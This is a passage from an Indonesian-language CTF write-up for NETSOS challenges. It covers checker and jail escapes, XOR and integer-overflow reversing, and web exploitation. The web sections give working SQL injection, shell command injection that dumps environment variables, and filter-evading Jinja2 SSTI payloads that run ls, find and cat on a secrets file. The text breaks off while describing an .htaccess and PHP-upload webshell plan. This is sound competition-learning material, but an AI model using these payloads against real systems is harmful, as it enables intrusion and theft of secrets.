            ['gcc', fname, '-o', exec_path],
            capture_output=True,
            text=True
        )

        if compile_proc.returncode != 0:
            print('compilation error')
```

```

        else:
            run_proc = subprocess.run(
                [exec_path],
                capture_output=True,
                text=True,
                timeout=10
            )
            c_output = (run_proc.stdout or '').strip()

            if c_output == TARGET:
                print('C output OK')
            else:
                print('C output mismatch')
                sys.exit(-1)
    except FileNotFoundError:
        print('gcc not found, contact probset')
    except Exception as e:
        print('bro')

    with open('flag.txt') as flag:
        print(f'Flag: {flag.read()}')
        sys.exit(0)

finally:
    try:
        if os.path.exists(fname):
            os.remove(fname)
    except Exception:
        pass
    try:
        if exec_path and os.path.exists(exec_path):
            os.remove(exec_path)
    except Exception:
        pass

```

Penjelasan:

Program meminta code bash dan C yang base64-encoded untuk menghasilkan output "19millionfreelanguages"

Bagian 1:

```

TARGET = "19millionfreelanguages"
if bash_output == TARGET:
    print('Bash output OK')

```

Program ingin output kita:

19millionfreelanguages

Jadi bash command-nya:

echo 19millionfreelanguages

Bagian 2:

```

if compile_proc.returncode != 0:
    print('compilation error')
else:
    ...


```

Yang (*sepertinya*) intended adalah untuk code C memberikan output yang sama dengan TARGET, namun ternyata bila kompilasi error, output program tidak akan dicek dan checker TIDAK EXIT(). Jadi apapun code programnya, selama akan error ketika kompilasi, akan melewati bagian C output checker.

Program lompat ke:

```
with open('flag.txt') as flag:  
    print(f'Flag: {flag.read()}')  
    sys.exit(0)
```

Sehingga mengeluarkan flag-nya



```
> ncat ctf.netsos.id 7602  
Give code in base64: ZWNobyAxOW1pbGxpb25mcmVlbGFuZ3VhZ2VzCg==  
ZWNobyAxOW1pbGxpb25mcmVlbGFuZ3VhZ2VzCg==  
  
Running in bash ...  
Bash output OK  
Running in C ...  
compilation error  
Flag: NETSOS{ :(){ :|:& };; }  
  
$
```

openjail

Flag: NETSOS{k4t4ny4_j41l,_k0k_b1s4_0p3n??_584bf93578678882b1a0}

```
#!/usr/bin/env python3
import os

want = os.urandom(32).hex()

SAFE = {'__builtins__': {'o': open}} # here i give you the key to open the jail

print(f'you can get out, but i want {want}')

expr = input('>> ')

if len(expr) > 32:
    print('no')
    exit(0)

res = eval(expr, SAFE, SAFE).rstrip()

if res == want:
    with open('really_long_flag_file_name_so_you_dont_just_open_it.txt') as flag:
        print(f'you\'ve escaped! {flag.read()}')
```

Penjelasan:

Program meminta output yang sama dengan <random_hex>, namun dengan karakter kode di bawah 32 dan hanya menggunakan open()

you can get out, but i want <random_hex>

Read stdin sebagai object file:

```
>> o(0).readline()
```

fd 0 adalah descriptor untuk stdin, gunakan readline() karena read() dan readlines() akan membaca keseluruhan stdin daripada hanya satu baris; total 15 karakter, di bawah 32

Code lalu dievaluasi:

```
res = eval(expr, SAFE, SAFE).rstrip()

if res == want:
    with open('really_long_flag_file_name_so_you_dont_just_open_it.txt') as flag:
        print(f'you\'ve escaped! {flag.read()}')
```

membaca stdin, lalu dimasukan string yang persis dengan <random_hex>:

```
you can get out, but i want <random_hex>
>> o(0).readline()           [enter]
<random_hex>                  [enter]
you've escaped! NETSOS{k4t4ny4_j41l,_k0k_b1s4_0p3n??_584bf93578678882b1a0}
```

== Reverse Engineering ==

atau eksklusif

Flag:

NETSOS{3z_x0r_4nd_g00d_luck_0n_th3_r3s7_of_the_ctf!_570d81e3763b66faa27e}

Author: [kannrisha](#)

Just a simple rev challenge to start the CTF

Lampiran soal: [atau eksklusif](#)

Penjelasan : dari file binary yg di berikan di soal ada kalimat PeakRizz2025 yg kami curigai sebagai input untuk menemukan flag.

```
PeakRizz2025
Good luck!
Wrong!
Correct!
9*3$"
IHoj
TmY%
```

setelah kami coba input ketika kami coba jalankan file binary nya input nya masih salah, lalu kami coba intip file binary nya dengan perintah, [ltrace ./chall](#) dan masukkan input [AAAA](#) untuk lihat apa ada string aneh yg bisa kita curigai sebagai flag yg di enkripsi menggunakan XOR. tapi karena tidak ada maka lakukan pengintipan kedua dengan jalankan [gdb -q ./chall](#) dan di dapatlah output nya yg di duga itu adalah flag yg terenkripsi.

```
(gdb) x/s &encrypted_flag
0x4020 <encrypted_flag>: "\036 58\035:\001IHoj\005\":U\00566\035J\002TmY%\006\n4b\016Z\003mGc\026V4b\017%\016ZUmV$\003@4g^J\036\n\001W\006gSR\td_\034\033S\002\005P-"
```

setelah dapat string aneh yg di duga itu adalah flag yg terenkripsi, maka kami ubah string aneh ini ke hex terlebih dahulu dengan menjalankan script code berikut:

```
bebeklaut@fedora:~$ python3
Python 3.13.9 (main, Oct 14 2025, 00:00:00) [GCC 15.2.1 20250808 (Red Hat 15.2.1-1)] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> data = "\036 58\035:\001IHoj\005\":U\00566\035J\002TmY%\006\n4b\016Z\003mGc\026V4b\017%\016ZUmV$\003@4g^J\036\n\001W\006gSR\td_\034\033S\002\005P-"
... print(data.encode('latin1').hex())
...
1e2035381d3a0149486f4a05223a550536361d4a02546d5925060a346207250e5a036d4763165634620f250e5a556d5624034034675e4a1e0a01570667535209645f1c1b530205502d
>>>
```

kemudian salin outputnya ke cyberchef, dan tambahkan recipe from [Hex](#), dan [XOR](#) dengan key [PeakRizz2025](#) dan dapatlah flagnya

NETSOS{3z_x0r_4nd_g00d_luck_0n_th3_r3s7_of_the_ctf!_570d81e3763b66faa27e}

From Hex

Delimiter
Auto

XOR

Key
PeakRizz2025

LATIN1

Scheme
Standard

☐ Null preserving

1e2035381d3a0149486f4a05223a550536361d4a02546d5925060a346207250e5a036d4763165634620f250e5a556d5624034034675e4a1e0a01570667535209645f1c1b530205502d

asc 146 1

Raw Bytes

LF

Output

NETSOS{3z_x0r_4nd_g00d_luck_0n_th3_r3s7_0f_the_ctf!_570d81e3763b66faa27e}

LMSA

Flag: NETSOS{m4m4_m4u_m4g4ng_d1_ASML!!!}

Author: Xuandu

Apa yang terjadi, kalau terjadi.

nc ctf.netsos.id 7201

Lampiran soal:  LMSA

Penjelasan:

Dari binary file yang diberikan, kami decompile menggunakan ghidra. Didapatkan suatu kode sebagai berikut.

```
#include "out.h"

int _init(EVP_PKEY_CTX *ctx)
{
    int iVar1;

    iVar1 = __gmon_start__();
    return iVar1;
}

void FUN_00101020(void)
{
    (*(code *) (undefined *) 0x0)();
    return;
}

void FUN_00101080(void)
{
    __cxa_finalize();
    return;
}
```

```
// WARNING: Unknown calling convention -- yet parameter storage is locked
```

```
size_t strlen(char *__s)
```

```
{  
    size_t sVar1;  
  
    sVar1 = strlen(__s);  
    return sVar1;  
}
```

```
void __stack_chk_fail(void)
```

```
{  
    // WARNING: Subroutine does not return  
    __stack_chk_fail();  
}
```

```
void __printf_chk(void)
```

```
{  
    __printf_chk();  
    return;  
}
```

```
// WARNING: Unknown calling convention -- yet parameter storage is locked
```

```
int setvbuf(FILE *__stream, char *__buf, int __modes, size_t __n)
```

```
{  
    int iVar1;  
  
    iVar1 = setvbuf(__stream, __buf, __modes, __n);  
    return iVar1;  
}
```

```
void __isoc99_scanf(void)
```

```
{  
    __isoc99_scanf();  
    return;  
}
```

```

}

void main(void)

{
    char *__s;
    bool bVar1;
    bool bVar2;
    bool bVar3;
    int iVar4;
    size_t sVar5;
    int iVar6;
    size_t sVar7;
    long in_FS_OFFSET;
    bool bVar8;
    short local_248 [127];
    char local_149 [265];
    undefined8 local_40;

    bVar8 = false;
    local_40 = *(undefined8 *) (in_FS_OFFSET + 0x28);
    setvbuf(stdout, (char *)0x0, 2, 0);
    setvbuf(stdin, (char *)0x0, 2, 0);
    header();
    __s = local_149 + 1;
    bVar3 = false;
    bVar2 = false;
    bVar1 = false;
    do {
        while( true ) {
            while( true ) {
                do {
                    __printf_chk(2, "\nPilih layanan: ");
                    g(local_248);
                } while ((char)local_248[0] == '\0');
                if (local_248[0] != 0x45) break;
                if (hutang + 1 == saldo) {
                    __printf_chk(2, "Kondisi seimbang tercapai.\n");
                    __printf_chk(2, "Akses hadiah: %s\n", FLAG);
                }
                else {
                    __printf_chk(2, "Energi tidak sesuai untuk menebus artefak ini.\n");
                }
            }
        }
    }
}

```

```

if (local_248[0] == 0x46) break;
if (local_248[0] == 0x47) {
    if (saldo == 0x1e) {
        __printf_chk(2, "Artefak Ijazah Asli berhasil ditebus.\n");
        saldo = saldo + -0x1e;
    }
    else {
LAB_00101231:
        __printf_chk(2, "Energi tidak mencukupi.\n");
    }
}
else if (local_248[0] == 0x41) {
    if (bVar8) {
        __printf_chk(2, "Modul A sudah pernah Anda gunakan.\n");
    }
    else {
        __printf_chk(2, "Masukkan nilai yang ingin dikonversi: Rp. ");
        g(__s);
        saldo = saldo + 2;
        sVar5 = strlen(__s);
        iVar4 = 0;
        sVar7 = 0;
        do {
            iVar6 = 1;
            if (sVar7 != 0) {
                iVar6 = (int)local_149[sVar7];
            }
            iVar4 = iVar4 + iVar6;
            bVar8 = sVar5 != sVar7;
            sVar7 = sVar7 + 1;
        } while (bVar8);
        hutang = hutang + iVar4;
        __printf_chk(2, "Konversi berhasil. Energi +2.\n");
    }
    bVar8 = true;
}
else if (local_248[0] == 0x42) {
    if (bVar1) {
        __printf_chk(2, "Modul B sudah pernah Anda gunakan.\n");
    }
    else {
        __printf_chk(2, "Masukkan nilai yang ingin dikonversi: Rp. ");
        g(__s);
        saldo = saldo + 6;
        iVar4 = f(__s, 0);
    }
}

```

```

        hutang = hutang + iVar4 * 0x200;
        __printf_chk(2,"Konversi berhasil. Energi +6.\n");
        bVar1 = true;
    }
}
else if (local_248[0] == 0x43) {
    if (bVar2) {
        __printf_chk(2,"Modul C sudah pernah Anda gunakan.\n");
    }
    else {
        __printf_chk(2,"Masukkan nilai yang ingin dikonversi: Rp. ");
        g(__s);
        saldo = saldo + 10;
        iVar4 = f(__s,0);
        hutang = hutang + iVar4 * 0x40000;
        __printf_chk(2,"Konversi berhasil. Energi +10.\n");
        bVar2 = true;
    }
}
else if (local_248[0] == 0x44) {
    if (bVar3) {
        __printf_chk(2,"Modul D sudah pernah Anda gunakan.\n");
    }
    else {
        __printf_chk(2,"Masukkan nilai yang ingin dikonversi: Rp. ");
        g(__s);
        saldo = saldo + 0xc;
        iVar4 = f(__s,0);
        hutang = hutang + iVar4 * 0x8000000;
        __printf_chk(2,"Konversi berhasil. Energi +12.\n");
        bVar3 = true;
    }
}
else {
    __printf_chk(2,"Perintah tidak dikenali.\n");
}
}
if (saldo != 8) goto LAB_00101231;
__printf_chk(2,"Artefak Mobil Esemka berhasil ditebus.\n");
saldo = saldo + -8;
} while( true );
}

```

```

void processEntry _start(undefined8 param_1,undefined8 param_2)

{
    undefined1 auStack_8 [8];

    __libc_start_main(main,param_2,&stack0x00000008,0,0,param_1,auStack_8);
    do {
        // WARNING: Do nothing block with infinite loop
    } while( true );
}

// WARNING: Removing unreachable block (ram,0x00101523)
// WARNING: Removing unreachable block (ram,0x0010152f)

void deregister_tm_clones(void)

{
    return;
}

// WARNING: Removing unreachable block (ram,0x00101564)
// WARNING: Removing unreachable block (ram,0x00101570)

void register_tm_clones(void)

{
    return;
}

void __do_global_dtors_aux(void)

{
    if (completed_0 != '\0') {
        return;
    }
    FUN_00101080(__dso_handle);
    deregister_tm_clones();
    completed_0 = 1;
    return;
}

```

```

}

void frame_dummy(void)

{
    register_tm_clones();
    return;
}

undefined8 isAllowed(char param_1)

{
    char *pcVar1;
    long lVar2;
    size_t sVar3;
    undefined8 uVar4;
    long lVar5;
    long in_FS_OFFSET;

    lVar2 = *(long *) (in_FS_OFFSET + 0x28);
    sVar3 = strlen(whiteList);
    lVar5 = 0;
    do {
        if ((int)sVar3 <= (int)lVar5) {
            uVar4 = 0;
            goto LAB_00101617;
        }
        pcVar1 = whiteList + lVar5;
        lVar5 = lVar5 + 1;
    } while (*pcVar1 != param_1);
    uVar4 = 1;
LAB_00101617:
    if (lVar2 == *(long *) (in_FS_OFFSET + 0x28)) {
        return uVar4;
    }

    // WARNING: Subroutine does not return
    __stack_chk_fail();
}

```

```

void g(char *param_1)
{
    char *pcVar1;
    char cVar2;
    long lVar3;
    size_t sVar4;
    size_t sVar5;
    long lVar6;
    long lVar7;
    long in_FS_OFFSET;

    lVar7 = 0;
    lVar3 = *(long *) (in_FS_OFFSET + 0x28);
    __isoc99_scanf("%255s",param_1);
    sVar4 = strlen(param_1);
    do {
        if ((int)sVar4 <= (int)lVar7) {
LAB_001016d4:
            if (lVar3 == *(long *) (in_FS_OFFSET + 0x28)) {
                return;
            }

            // WARNING: Subroutine does not return
            __stack_chk_fail();
        }
        cVar2 = param_1[lVar7];
        sVar5 = strlen(whiteList);
        lVar6 = 0;
        do {
            if ((int)sVar5 <= (int)lVar6) {
                __printf_chk(2,"Input mengandung karakter ilegal!!! No Hacking Hacking
ya\n");
                *param_1 = '\0';
                goto LAB_001016d4;
            }
            pcVar1 = whiteList + lVar6;
            lVar6 = lVar6 + 1;
        } while (cVar2 != *pcVar1);
        lVar7 = lVar7 + 1;
    } while( true );
}

int f(char *param_1,int param_2)

```

```

{
    long lVar1;
    int iVar2;
    size_t sVar3;
    int iVar4;
    long lVar5;
    long in_FS_OFFSET;

    lVar1 = *(long *) (in_FS_OFFSET + 0x28);
    sVar3 = strlen(param_1);
    iVar4 = 0;
    if (param_2 <= (int)sVar3) {
        lVar5 = (long)param_2;
        do {
            iVar2 = 1;
            if (0 < (int)lVar5) {
                iVar2 = (int)param_1[lVar5 + -1];
            }
            lVar5 = lVar5 + 1;
            iVar4 = iVar4 + iVar2;
        } while ((int)lVar5 <= (int)sVar3);
    }
    if (lVar1 == *(long *) (in_FS_OFFSET + 0x28)) {
        return iVar4;
    }

    // WARNING: Subroutine does not return
    __stack_chk_fail();
}

void header(void)
{
    long lVar1;
    long in_FS_OFFSET;

    lVar1 = *(long *) (in_FS_OFFSET + 0x28);
    __printf_chk(2, "Selamat Datang di LMSA (ASML tapi Dibalik)\n");

    __printf_chk(2, "=====\n");
;
    __printf_chk(2, "Silakan pilih layanan yang tersedia:\n\n");
    __printf_chk(2, "Modul Konversi Bank\n");
}

```

```

__printf_chk(2,"A. Modul A\n");
__printf_chk(2,"B. Modul B\n");
__printf_chk(2,"C. Modul C\n");
__printf_chk(2,"D. Modul D\n\n");
__printf_chk(2,"Redeem Artefak Energi\n");
__printf_chk(2,"E. Artefak Bendera Mini    (1 Energi)\n");
__printf_chk(2,"F. Artefak Mobil Esemka   (8 Energi)\n");
if (lVar1 == *(long *) (in_FS_OFFSET + 0x28)) {
    __printf_chk(2,"G. Artefak Ijazah Asli   (30 Energi)\n");
    return;
}

// WARNING: Subroutine does not return
__stack_chk_fail();
}

void _fini(void)
{
    return;
}

```

Di dalam kode tersebut, flag akan dicetak pada baris

```

if (hutang + 1 == saldo) {
    __printf_chk(2,"Kondisi seimbang tercapai.\n");
    __printf_chk(2,"Akses hadiah: %s\n",FLAG);
}

```

Jika kita ambil semua Modul (A, B, C, D), saldo akan bernilai $2+6+10+12 = 30$. Artinya kami harus memanipulasi nilai `hutang` agar hasil akhirnya adalah 29. Tinjau bagaimana variabel `hutang` bertambah di setiap modul:

- Modul A: `hutang = hutang + iVar4` (Ditambah langsung)
- Modul B: `hutang = hutang + iVar4 * 0x200` (Ditambah input $\times 512$)
- Modul C: `hutang = hutang + iVar4 * 0x40000` (Ditambah input $\times 262.144$)
- Modul D: `hutang = hutang + iVar4 * 0x8000000` (Ditambah input $\times 134.217.728$)

Nilai pengali Modul B, C, dan D sangat besar sehingga tidak mungkin mendapatkan angka kecil (29) dengan matematika biasa. Maka kami harus melakukan Integer Overflow.

Untuk Modul A, tinjau potongan kode berikut.

```

. . .
do {
    iVar6 = 1;
    if (sVar7 != 0) {
        iVar6 = (int)local_149[sVar7];
    }
    iVar4 = iVar4 + iVar6;
}

```

```

        bVar8 = sVar5 != sVar7;
        sVar7 = sVar7 + 1;
    } while (bVar8);
    . . .

```

Kode tersebut mengabaikan karakter di indeks 0 yang diketikkan dan menggantinya dengan angka 1

Untuk Modul B, C, dan D, tinjau potongan kode berikut.

```

. . .
do {
    iVar2 = 1; // Default tambah 1
    if (0 < (int)lVar5) { // Jika indeks > 0
        iVar2 = (int)param_1[lVar5 + -1]; // Ambil huruf
    }
    iVar4 = iVar4 + iVar2;
} . . .

```

Kode tersebut memulai perulangan dari 0. Saat putaran pertama, program menambahkan 1. Saat putaran berikutnya, program menambahkan nilai ASCII hurufnya.

Dari analisis di atas, kami akan menjalankan strategi berikut

1. Susun input dari Modul A ke Modul D menggunakan konsep Basis Bilangan 512 (karena Modul B dikali 512).
2. Pada modul A harus menghasilkan angka akhir 29, targetkan angka akhir $1 * 512 + 29 = 541$. Coba zzzzz: $1 + (122 * 4) = 489$. Kurang $541 - 489 = 52$. ASCII 52 adalah angka '4'. maka inputkan "zzzzz4"
3. Pada modul B, program memiliki sisa carry 1. Carry tersebut harus dibersihkan agar kembali jadi 0 (kelipatan 512). Targetkan angka akhir 511 ($511 + 1$ (Carry dari A) = 512). Rumus fungsi adalah $1 + \text{Jumlah_ASCII}$. Sehingga program harus dimasukan $\text{Jumlah_ASCII} = 510$ yaitu "UUUUUU"
4. Pada modul C, program memiliki carry 1 dari Modul B. Maka perlu input 511 lagi. Ketikkan "UUUUUU"
5. Pada modul D, carry 1 memiliki multipliernya 0x8000000. Totalnya harus melebihi 32-bit. Batas 32-bit dibagi Multiplier D (0x8000000) adalah 128. Sebelumnya kita memiliki carry 1 sehingga inputkan "9E" (127) agar overflow.

Setelah itu, kondisi seimbang tercapai dan didapatkanlah flag ketika reed artefak bendera mini

```
B. Modul B
C. Modul C
D. Modul D

Redeem Artefak Energi
E. Artefak Bendera Mini (1 Energi)
F. Artefak Mobil Esemka (8 Energi)
G. Artefak Ijazah Asli (30 Energi)

Pilih layanan: A
Masukkan nilai yang ingin dikonversi: Rp. zzzz4
Konversi berhasil. Energi +2.

Pilih layanan: B
Masukkan nilai yang ingin dikonversi: Rp. UUUUUU
Konversi berhasil. Energi +6.

Pilih layanan: C
Masukkan nilai yang ingin dikonversi: Rp. UUUUUU
Konversi berhasil. Energi +10.

Pilih layanan: D
Masukkan nilai yang ingin dikonversi: Rp. 9E
Konversi berhasil. Energi +12.

Pilih layanan: E
Kondisi seimbang tercapai.
Akses hadiah: NETSOS{m4m4_m4u_m4g4ng_d1_ASML!!!}

Pilih layanan: s|
```

== Web Exploitation ==

rizztek

Flag: NETSOS{f0rtun3_f4v0rs_th3_b0ld_e4b21f9c}


Author: **Fikri**

bro took "HACKING RISTEK" too literally 🤖

<http://ctf.netsos.id:7302/>

Penjelasan:

Karena tidak ada lampiran source code, mari coba SQL injection saja. Ternyata username harus dalam format email. Tapi hal tersebut bisa diakali dengan inspect element. Cari elemen buat bagian username, lalu ubah type-nya dari "email" menjadi "text". Lakukan SQL injection ` OR 1=1 -- - dan berhasil login ke akun admin. Setelah login dan scroll muncul-lah flagnya.



Simple Web

Flag:


```
NETSOS{awalny_m4u_suru_bf_timestamp_dlkit_tp_tkt_infra_menlnggoy_4nywAy_dont_use  
_uuidv1_it_is_so_predictable}
```

Author: [Karev](#)

This web is so simple, surely it is secure

<http://ctf.netsos.id:7301/>

Lampiran Soal:  Simple Web



The image shows a web application interface for a registration page. At the top, the word "Register" is displayed in a large, bold, black font. Below it, there are two input fields. The first input field contains the text "admINT". The second input field contains a series of dots, indicating a password field. Below these fields is a blue button with the text "Register" in white. At the bottom of the form, there is a link that says "Already have an account? Login".

Register sebuah akun dengan username admin tanpa memperhatikan case sensitivity.

Lalu navigasi ke `/admin/create_report`

Input yang diberikan tidak disanitasi oleh server, sehingga memungkinkan remote code execution.

Dump environment variables ke `file.txt` dengan payload:

```
' ; env > reports/file.txt 1>&2 ; false #
```

*eksekusi perintah dibuat errored agar perintah utama menghasilkan output

Create Report

`'; env > reports/urmom.txt 1>&2 ; false #`

Create

[← Back to Profile](#)

Baca file.txt

Create Report

`'; cat reports/urmom.txt 1>&2 ; false #`

Create

[← Back to Profile](#)

Muncul lah flag-nya ketika server mengembalikan respond:

```
{
  "details":
    "HOSTNAME=3d8fe537643b\nHOME=/home/app\nPYTHONUNBUFFERED=1\nGPG_KEY=A035C8C19219BA821ECEA86B64E628F8D684696D\nPYTHON_SHA256=8d3ed8ec5c88c1c95f5e558612a725450d2452813ddad5e58fdb1a53b1209b78\nWERKZEUG_SERVER_FD=4\nPATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\nLANG=C.UTF-8\nPYTHON_VERSION=3.11.14\nPWD=/app\nFLAG=NETSOS{awalny_m4u_suru_bf_timestamp_dikit_tp_tkt_infra_meninggoy_4nyw4y_dont_use_uuidv1_it_is_so_predictable}\n",
  "error": "command failed",
  "success": false
}
```

sssttti

Flag: NETSOS{d0ck3r_s3cr3ts_4r3_n0t_s0_s3cr3t_4ft3r_sst1_rce}

Author: rakabimar

sssttti...i have a secret. can you guess it? i've hid the secret in a very secret place. don't tell anyone about my secret.

<http://35.240.202.177:7307/>

Lampiran soal:  sssttti

Penjelasan:

Diberikan suatu file zip yang berisikan salah satunya merupakan source code python dari website tersebut. Tinjau `app.py` pada bagian berikut.

```
if JINJA_EXPR_RE.search(inputstring):  
    template = f"{inputstring}\n"  
    result = render_template_string(template)
```

Kode `f"{inputstring}\n"` memasukkan input secara mentah-mentah ke dalam template `render_template_string(template)` akan mengeksekusi apa pun yang ada di dalam kurung kurawal `{{...}}` sebagai kode Python (Jinja2). Maka dari itu, ini merupakan problem SSTI (Server-Side Template Injection).

Akan tetapi, website tersebut memiliki suatu firewall di fungsi `check_payload`. Fungsi tersebut melakukan `normalize` (menghapus spasi, lowercase) lalu mencocokkan dengan regex pada `DANGEROUS_PATTERNS`. Oleh karena itu, kami melakukan teknik bypass yaitu menulis string menggunakan Octal Escape Sequence. untuk mengakses `__globals__`.

Pertama-tama, periksa file direktorinya:

Can you guess my secret?



app bin boot dev etc home lib lib64 media mnt opt proc root
run sbin srv sys tmp usr var

Input:

{{lipsum["\137\137globals\137\137"]["\157\163"]["\160\157\160\145\156"]['ls /'].read()}}

Submit

Lalu cari letak file yang mengandung kata “flag”

Can you guess my secret?



`/run/secrets/flag_secret`
`/sys/devices/pnp0/00:05/tty/ttyS2/flags`
`/sys/devices/pnp0/00:03/tty/ttyS0/flags`
`/sys/devices/pnp0/00:06/tty/ttyS3/flags`
`/sys/devices/pnp0/00:04/tty/ttyS1/flags`
`/sys/devices/virtual/net/eth0/flags`
`/sys/devices/virtual/net/lo/flags`

Input:

```
{{lipsum["\137\137globals\137\137"]["\157\163"]["\160\157\160\145\156"]}('find / -name flag*').read())}}
```

Submit

Buka file tersebut dan didapatkanlah flagnya

Can you guess my secret?



`NETSOS{d0ck3r_s3cr3ts_4r3_n0t_s0_s3cr3t_4ft3r_sst1_rce}`

Input:

```
{{lipsum["\137\137globals\137\137"]["\157\163"]["\160\157\160\145\156"]}('cat /run/secrets/flag_secret').read())}}
```

Submit

19 Juta

Flag:

```
NETSOS{D4r1p4D4_NuN99u_19_jU74_14p4N64N_k3Rj4_M3Nd1n9_c4R1_F1L3_uPL04D_vUIN_4j4!
}
```

Author: rakabimar

Janji yang dinanti-nanti akhirnya datang juga! upload foto ktp kalian di web ini (tapi... apakah cuma ktp yang bisa di upload??..????)

<http://ctf.netsos.id:7303/>

Lampiran soal: 19 Juta

Penjelasan:

Web tersebut meminta user untuk memasukan file berekstensi .jpg. Lalu pada soal diberikan file zip berisi file index.php, upload.php, dan suatu file bernama .htaccess. Berikut isi dari file tersebut

```
# Main .htaccess - Protect application

<FilesMatch "\.(env|log|bak|sql|ini)$">
    Require all denied
</FilesMatch>

Options -Indexes

<FilesMatch "^(flag\.txt|\.htaccess|\.git)">
    Require all denied
</FilesMatch>

<IfModule mod_php8.c>
    php_flag display_errors Off
    php_flag log_errors On
    php_value error_log /var/log/apache2/php_errors.log
</IfModule>
```

Artinya flag tersimpan pada suatu folder “di dalam” website tersebut.

Kami curiga bahwa untuk mengakses folder tersebut, kami harus mengupload sesuatu ke website tersebut. Kemudian analisis bagian upload.php. Kami mencurigai bagian berikut.

```
if (strpos($filename, '.') === 0 && strpos($filename, '.', 1) === false) {
    $extension = '';
}
```

Artinya jika mengupload file bernama .htaccess, sistem menganggap file ini tidak punya ekstensi. Server tidak peduli apakah file yang diupload berupa gambar ataupun teks. Oleh karena itu, kami memiliki strategi untuk mengupload file .htaccess untuk mengubah aturan server, lalu mengupload file gambar palsu (.jpg) yang berisi script PHP untuk mengambil flag.

Kami membuat file berisi berikut dan disimpan dalam ekstensi .htaccess

